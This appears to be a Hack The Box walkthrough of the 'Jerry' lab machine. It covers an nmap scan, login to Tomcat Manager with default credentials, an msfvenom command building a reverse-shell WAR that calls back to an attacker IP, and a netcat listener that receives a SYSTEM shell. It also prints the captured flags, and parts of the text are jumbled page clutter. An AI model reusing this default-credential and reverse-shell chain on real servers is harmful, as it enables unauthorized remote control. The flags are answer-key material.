



INITIAL SHELL:


NMAP Scan.

```
(kali@kali)-[~]
$ nmap -p- -A -Pn 10.10.10.95
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 05:35 EDT
Stats: 0:11:09 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 50.30% done; ETC: 05:57 (0:11:02 remaining)
Stats: 0:11:33 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 50.51% done; ETC: 05:58 (0:11:19 remaining)

Nmap scan report for 10.10.10.95
Host is up (0.27s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15155.89 seconds
```

Navigating to port 8080 in a web browser. Apache Tomcat 7.0.88 is running and there is a button to access Manager App.



After entering wrong credentials in the popup, there is a “401 Unauthorized” page displayed revealing possible default credentials.

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

After clicking “Manager App” button and entering the above credentials, the Manager App page is now accessible.

10.10.10.95:8080

10.10.10.95:8080

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO

Manager Application HOW-TO

Server Status

Manager App

Manager

Authentication Required - Mozilla Firefox

http://10.10.10.95:8080 is requesting your username and password. The site says: "Tomcat Manager Application"

User Name: tomcat

Password: s3cret

Cancel OK

Managing Tomcat

For security, access to the `manager.webapp` is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 7.0 access to the manager application is split between different users.

[Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

[Security Notices](#)

Tomcat 7.0 Documentation

Tomcat 7.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

[\\$CATALINA_HOME/NOTES.txt](#)

Developers may be interested in:

[Tomcat 7.0 Bug Database](#)

[Tomcat 7.0 JavaDocs](#)

[Tomcat 7.0 SVN Repository](#)

FAQ and Mailing Lists

The following mailing lists are available:

[tomcat-announce](#)

Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)

User support and discussion

[tomcat-dev](#)

User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)

Development mailing list, including commit messages

Other Downloads

Tomcat Connectors

Tomcat Native

Other Documentation

Tomcat Connectors

mod_jk Documentation

Get Involved

Overview

SVN Repositories

Miscellaneous

Contact

Legal

Apache Software Foundation

Who We Are

10.10.10.95:8080/manager/html

/manager

10.10.10.95:8080/manager/html

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

	None specified	Welcome to Tomcat	true	0	Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/examples	None specified	Servlet and JSP Examples	true	0	Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy
/manager	None specified	Tomcat Manager Application	true	2	Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks


This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Creating a malicious war file.


```
(kali@kali)-[~/opt/HTB/jerry]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.189 LPORT=443 -f war > shell443.war
Payload size: 1090 bytes
Final size of war file: 1090 bytes

(kali@kali)-[~/opt/HTB/jerry]
$ ls
shell443.war
```

Uploading the malicious war file via Manager App.



War file successfully uploaded.



Navigating to the uploaded war file gives a reverse shell as “nt authority\system”.

```
kali@kali:~$ sudo nc -nv 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.10.95] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 10.10.10.95
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{4C9FEAFE-6811-4938-BFB6-5A3280613EF9}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\apache-tomcat-7.0.88>hostname
hostname
JERRY
```

User.txt and Root.txt.

```
c:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of c:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)                88 bytes
               2 Dir(s) 27,523,723,264 bytes free

c:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
c:\Users\Administrator\Desktop\flags>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 10.10.10.95
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{4C9FEAFE-6811-4938-BFB6-5A3280613EF9}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

c:\Users\Administrator\Desktop\flags>hostname
hostname
JERRY

c:\Users\Administrator\Desktop\flags>whoami
whoami
nt authority\system
```